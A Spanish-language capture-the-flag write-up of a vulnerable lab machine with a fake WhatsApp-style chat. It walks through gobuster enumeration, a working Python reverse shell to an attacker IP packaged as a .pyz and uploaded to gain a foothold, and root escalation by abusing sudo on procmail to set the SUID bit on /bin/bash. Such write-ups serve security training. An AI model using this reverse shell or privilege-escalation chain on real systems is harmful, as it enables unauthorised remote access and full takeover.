

Vamos a desplegar la maquina vulnerable

Ahora haremos un escaneo profundo de los puertos que tiene abierto.



Explorando la pagina, vemos una referencia a un dominio, así que lo colocaremos en nuestra carpeta de /etc/hosts



Haremos un escaneo de esta pagina con gobuster.


```
❯ sudo gobuster dir -u http://chat.chatme.dl -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium
.txt -x php,html,py,txt -t 100 -k -r
═══════════════════════════════════════════════════════════════
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://chat.chatme.dl
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,html,py,txt
[+] Follow Redirect:         true
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
Progress: 0 / 1 (0.00%)
2025/10/24 20:10:52 the server returns a status code that matches the provided options for non existing urls. http:
//chat.chatme.dl/48198e53-b863-4e77-b4b7-95155caafd46 ⇒ 200 (Length: 1891). Please exclude the response length or
the status code or set the wildcard option.. To continue please exclude the status code or the length
```

Nos salta un error que tendremos que corregir.

Una vez escaneado vemos varios ficheros.

```
❯ sudo gobuster dir -u http://chat.chatme.dl -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium
.txt -x php,html,py,txt -t 100 -k -r --exclude-length 1891
═══════════════════════════════════════════════════════════════
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://chat.chatme.dl
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] Exclude Length:          1891
[+] User Agent:              gobuster/3.8
[+] Extensions:              py,txt,php,html
[+] Follow Redirect:         true
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/uploads              (Status: 403) [Size: 162]
/index2.php           (Status: 200) [Size: 5769]
/chat.php             (Status: 200) [Size: 2]
/upload.php           (Status: 200) [Size: 147]
/css                  (Status: 403) [Size: 162]
/js                   (Status: 403) [Size: 162]
Progress: 10329 / 1102790 (0.94%)
```

Si ingresamos a la página, podemos ver que tenemos la simulación de un chat de WhatsApp



Buscando por internet encontramos que whatshapp tuvo una vulnerabilidad inyectando un fichero.

Detalle

Este fallo se encuentra en una de las librerías que se encarga de reproducir automáticamente ficheros GIF recibidos en nuestro dispositivo Android. Esta vulnerabilidad también afectaría a la galería de imágenes del dispositivo, ya que al abrirse, algunos dispositivos muestran las miniaturas gif en ejecución.

De esta manera, a un atacante le bastaría con enviar un GIF con código malicioso a la víctima, para que en el momento que esta abriera la galería desde WhatsApp, el código se ejecutase al intentar cargar la vista previa del GIF.

Una vez instalado el código malicioso, el atacante podría conseguir tener acceso a información personal de la víctima e incluso ejecutar funcionalidades como grabar vídeo o audio.

Listado de referencias

Encontramos un script que nos entrega una reverse Shell del equipo.

Steps to Reproduce

Procedure

1. Creating the Malicious File:
   - Create a Python script that opens a reverse shell.
   - Example Python script for reverse shell:

```
import socket, subprocess, os
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("attacker_ip", attacker_port))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
p = subprocess.call(["/bin/sh", "-i"])
```

2. Packaging into `.pyz` :
   - Use `zipapp` to create the `.pyz` file:

```
python -m zipapp reverse_shell.py -o reverse_shell.pyz
```

3. Sending via WhatsApp:
   - Send the `.pyz` file to the victim through WhatsApp.
4. Execution by the Victim:
   - The victim opens the `.pyz` file without receiving any warning or confirmation.
   - The malware is executed automatically, establishing the reverse shell.


Preparamos la maquina para realizar la reverse Shell.

```
❯ sudo nc -lvnp 443ç
listening on [any] 443 ...
```

Seguiremos los pasos del script y lo subiremos al chat.

```
  GNU nano 8.6                                          shell.py *
import socket, subprocess, os
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.1.26", 443))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
p = subprocess.call(["/bin/sh", "-i"])
```

```
❯ python -m zipapp shell.py -o shell.pyz
```



Si esperamos mas o menos 1 minuto, veremos que nos conecta a una Shell.

```
/bin/sh: 0: can't access tty; job control turned off
$ whoami
system
$
```

Vemos que tenemos permisos al servicio de procmail, así que nos pondremos a investigar cómo podemos vulnerar estos privilegios.

```
system@c2695c55de90:~$ sudo -l
Matching Defaults entries for system on c2695c55de90:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User system may run the following commands on c2695c55de90:
    (ALL : ALL) NOPASSWD: /usr/bin/procmail
```

Se configura mediante un archivo llamado `~/.procmailrc` donde defines **recetas** (`recipes`) que son reglas para procesar cada correo. Por ejemplo:

bash — Copiar código

```
:0
* ^From.*juan@example.com
~/Correos/Juan/
```

Vemos que no encontramos la carpeta, así que la podremos crear.

```
system@c2695c55de90:~$ find / -name ".procmailrc" 2>/dev/null
system@c2695c55de90:~$
```

```
  GNU nano 7.2                                .procmailrc *
TMPFILE="/tmp/pwned"

:0

| touch $TMPFILE
```

Definimos una variable con una ruta y esta es la forma en la que se configura el archivo .procmailrc, lo que hemos cambiado es touch para que cree un directorio de la variable que habíamos indicado anteriormente.

```
system@c2695c55de90:/tmp$ echo "test" | sudo /usr/bin/procmail -m .procmailrc
```

Haremos que ejecute touch /tmp/pwned como root, creando este directorio con propietario root, el texto test se pierde y comprobamos que se ejecutó correctamente.

```
system@c2695c55de90:/tmp$ ls -la
total 16
drwxrwxrwt 1 root   root    4096 Oct 24 20:30 .
drwxr-xr-x 1 root   root    4096 Oct 24 20:07 ..
-rw-rw-r-- 1 system system    44 Oct 24 20:29 .procmailrc
drwx------ 2 system crontab 4096 Sep 18  2024 crontab.Z4q2tT
prw-r--r-- 1 root   root       0 Sep 18  2024 f
-rw------- 1 root   root       0 Oct 24 20:30 pwned
```

Ahora editaremos el fichero y añadiremos la siguiente línea para obtener una Shell como root.

```
  GNU nano 7.2                                .procmailrc *
TMPFILE="/tmp/pwned"

:0

| touch $TMPFILE; chmod u+s /bin/bash
```

Volvemos a ejecutar el test y luego ejecutamos bash -p y vemos que somos root.

```
system@c2695c55de90:/tmp$ echo "test" | sudo /usr/bin/procmail -m .procmailrc
system@c2695c55de90:/tmp$ bash -p
bash-5.2# whoami
root
```